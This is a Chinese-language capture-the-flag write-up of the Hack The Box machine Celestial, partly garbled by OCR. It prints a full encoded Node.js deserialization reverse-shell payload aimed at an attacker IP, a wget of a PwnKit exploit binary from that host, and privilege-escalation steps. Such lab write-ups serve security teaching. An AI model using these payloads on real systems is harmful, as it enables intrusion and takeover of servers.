
Celestial,Node.js漏洞、python提權失敗、PwnKit 提權

```
—# nmap -sCV -p3000,21685 -A 10.10.10.85
Starting Nmap 7.94SVN (https://nmap.org) at 2024-07-19 21:28 EDT
Nmap scan report for 10.10.10.85
Host is up (0.27s latency).
PORT
         STATE SERVICE VERSION
3000/tcp open http Node.js Express framework
I http-title: Site doesn't have a title (text/html; charset=utf-8).
21685/tcp closed unknown
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/).
TCP/IP fingerprint:
OS: SCAN(V=7.94SVN%E=4%D=7/19%OT=3000%CT=21685%CU=37245%PV=Y%DS=2%DC=T%G=Y%T
OS: M=669B12E1%P=x86 64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=I%II=I
OS: %TS=8) OPS(01=M53CST11NW7%02=M53CST11NW7%03=M53CNNT11NW7%04=M53CST11NW7%0
OS:5=M53CST11NW7%06=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6
OS:=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%O=)T1(R=Y%DF=Y%T=40%S=O
OS: %A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%0=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%O=)T6(R=Y%DF=Y%T=40%W=0%
OS: S=A%A=Z%F=R%O=%RD=0%O=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%O=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS: N\%T = 40\%CD = S)
Network Distance: 2 hops
TRACEROUTE (using port 21685/tcp)
HOP RTT
              ADDRESS
1
    267.70 ms 10.10.14.1
    267.94 ms 10.10.10.85
2
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.46 seconds
```


3000Port 一個未知的網站。查看程式碼無發現異常



Hey Dummy 2 + 2 is 22

進行爆破無資訊,


抓包後,發現Cookie是base64編碼



{"username":"Dummy", "country": "Idk Probably Somewhere
Dumb", "city": "Lametown", "num": "2"}

如果調整num參數,

網站數字會更動



找漏洞。兩筆有關RCE

- https://www.exploit-db.com/docs/english/41289-exploiting-node.js-deserialization-bug-for-remote-code-execution.pdf
- https://github.com/piyush-saurabh/exploits/blob/master/nodejsshell.py

看起來像生成一個反彈編碼 在進行cookie profile參數反彈


生成反彈編碼。需多加參數(參考PDF6、7頁)

python2 nodejsshell.py 10.10.14.12 9200
[+] LHOST = 10.10.14.12
[+] LPORT = 9200

[+] Encoding {"rce":"_\$\$ND_FUNC\$\$_function () {eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,3

{eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,11 4,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101, 113, 117, 105, 114, 101, 40, 39, 99, 104, 105, 108, 100, 95, 112, 114, 111, 99, 101, 115, 115, 39, 41, 46, 11 5,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,49,48,46,49,52,46,49,50,34,59,10,80, 79,82,84,61,34,57,50,48,48,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,10 5,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,1 16,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102, 105, 110, 101, 100, 39, 41, 32, 123, 32, 83, 116, 114, 105, 110, 103, 46, 112, 114, 111, 116, 111, 116, 121, 112, 101, 46, 99, 111, 110, 116, 97, 105, 110, 115, 32, 61, 32, 102, 117, 110, 99, 116, 105, 111, 110, 40, 10 5,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,7 9,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,11 1,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,10 8,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,5 9,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44 ,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32 ,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,10 4,39,44,91,93,41,59,10,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,1 16, 101, 40, 34, 67, 111, 110, 110, 101, 99, 116, 101, 100, 33, 92, 110, 34, 41, 59, 10, 32, 32, 32, 32, 32, 32 ,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41, 59, 10, 32, 32, 32, 32, 32, 32, 32, 32, 115, 104, 46, 115, 116, 100, 111, 117, 116, 46, 112, 105, 112, 101, 40 ,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,11 4,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,11 5,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111, 01,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110 ,34,41,59,10,32,32,32,32,32,32,32,125,41,59,10,32,32,32,125,41,59,10,32,32,32 ,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,1 16,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101, 111, 117, 116, 40, 99, 40, 72, 79, 83, 84, 44, 80, 79, 82, 84, 41, 44, 32, 84, 73, 77, 69, 79, 85, 84, 41, 59, 10 32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10)

直接上burp無效·需轉成base64編碼 反彈成功



user flag

cat user.txt <u>2</u>4330952f8844acf42e1aa7439fd7f3c

有版本漏洞 PwnKit

Sudo version

https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.16

Vulnerable to CVE-2021-4034

linpeas.sh: line 1188: rpm: command not found

```
sun@celestial:~$ ls -al
ls -al
total 900
                           4096 Jul 19 23:01 .
drwxr-xr-x 21 sun
                   sun
drwxr-xr-x 3 root root
                           4096 Sep 15
                                        2022
lrwxrwxrwx
           1 root root
                              9 Sep 15
                                        2022 .bash_history → /dev/n
                            220 Sep 19
                                        2017 .bash_logout
            1 sun
-rw-r--r--
                    sun
-rw-r--r--
            1 sun
                    sun
                           3771 Sep 19
                                        2017 .bashrc
drwx-
          - 14 sun
                   sun
                           4096 Sep 15
                                        2022 .cache
                           4096 Sep 15
                                        2022 .config
drwx-
         - 16 sun
                   sun
            3 root root
                           4096 Sep 15
                                        2022 .dbus
drwx-
            2 sun
                           4096 Sep 15
                                        2022 Desktop
drwxr-xr-x
                   sun
-rw-r--r--
            1 sun
                             25 Sep 19
                                        2017 .dmrc
                   sun
                                        2022 Documents
                           4096 Sep 15
drwxr-xr-x 2 sun
                   sun
drwxr-xr-x 2 sun
-rw-r--r-- 1 sun
                           4096 Sep 15
                   sun
                                        2022 Downloads
                           8980 Sep 19
                                        2017 examples.desktop
                   sun
drwx—— 2 sun sun
drwx—— 3 sun sun
                           4096 Sep 15
                                        2022 .gconf
                           4096 Jul 19 23:02 .gnupg
                    sun
           2 root root
                           4096 Sep 15
                                        2022 .gvfs
-rw-
           1 sun
                   sun
                           7344 Sep 15
                                        2022 .ICEauthority
                         765823 Apr
            1 sun
                                    9 08:42 linpeas.sh
-rw-rw-r--
                   sun
                         4096 Sep 15
            3 sun
                                        2022 .local
drwx-
                   sun
            4 sun
                           4096 Sep 15
                                        2022 .mozilla
drwx-
                   sun
drwxr-xr-x
            2 sun sun
                           4096 Sep 15
                                        2022 Music
           2 sun
                   sun
                           4096 Oct 11
                                        2022 .nano
drwxrwxr-x
drwxr-xr-x 47 root root
                           4096 Sep 15
                                        2022 node_modules
-rw-rw-r--
           1 sun
                   sun
                             20 Sep 19
                                        2017 .node_repl_history
drwxrwxr-x 57 sun sun
                          4096 Sep 15 2022 .npm
            1 root root
                                Jul 19 23:15 output.txt
                             21
```

Script is running...???。因該是腳本?

```
sun@celestial:~$ cat output.txt
cat output.txt
Script is running...
```

先找一下Script 文件是否有存在,如存在進行修改,不存在轉寫新的

Script -> 有一堆文件

Script.pv -> 可能是這個,只有一個腳本

位置:

```
sun@celestial:~$ find / -name script.py 2>/dev/null
/home/sun/Documents/script.py
```

可進行修改

```
sun@celestial:~/Documents$ ls -al
total 12
drwxr-xr-x 2 sun sun 4096 Jul 19 23:27
drwxr-xr-x 21 sun sun 4096 Jul 19 23:18
-rw-r--r-- 1 sun sun
                        29 Jul 19 21:02 script.py
lrwyrwyrwy 1 root root
                        18 Sen 15 2022 USAR tyt
```

```
明明就是提權。怎變讀取ID 天啊~
```

```
sun@celestial:~/Documents$ nano script.py
sun@celestial:~/Documents$ cat script.py
import os
os.system('/bin/bash')
sun@celestial:~/Documents$ chmod 644 script.py
sun@celestial:~/Documents$ cat ../output.txt
uid=0(root) gid=0(root) groups=0(root)
sun@celestial:~/Documents$ id
uid=1000(sun) gid=1000(sun) groups=1000(sun),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

進行反彈shell看看(放棄)。正常來講都讀取root id怎都提權不了...

執行版本漏洞

sumäcelestial:/fmp% wget 10:10.14.12:8000/Pmmkit 	Response Fretty Rate Has Residen	imposter 2 and 1 . V A in the second attributes 2 v 5
HIIP request sent, awaring response 200 UK Length: 18040 (18K) [application/octet-stream] Saving to: 'PwnKit'		
PwnKit erroriles 100%[→] 17.62K 65.7KB/s in 0.3s
2024-07-19 23:53:09 (65.7 KB/s) - 'PwnKit' saved [18040/18040]		
sun@celestial:/tmp\$ chmod +x PwnKit sun@celestial:/tmp\$./PwnKit		
To run a command as administrator (user "root"), use "sudo <command/> ". See "man sudo_root" for details.		
<pre>poot@elestial:/tmpr id uid=@foot)_gid=@foot),4(adm),24(cdrom),27(sudo),38(dip),46(plugo root@elestial:/tmpr whoami root root@elestial:/tmpr </pre>		

root flag

root@celestial:/tmp# cat /root/root.txt 037842a914195ed02e73287ed3566bcf root@celestial:/tmp#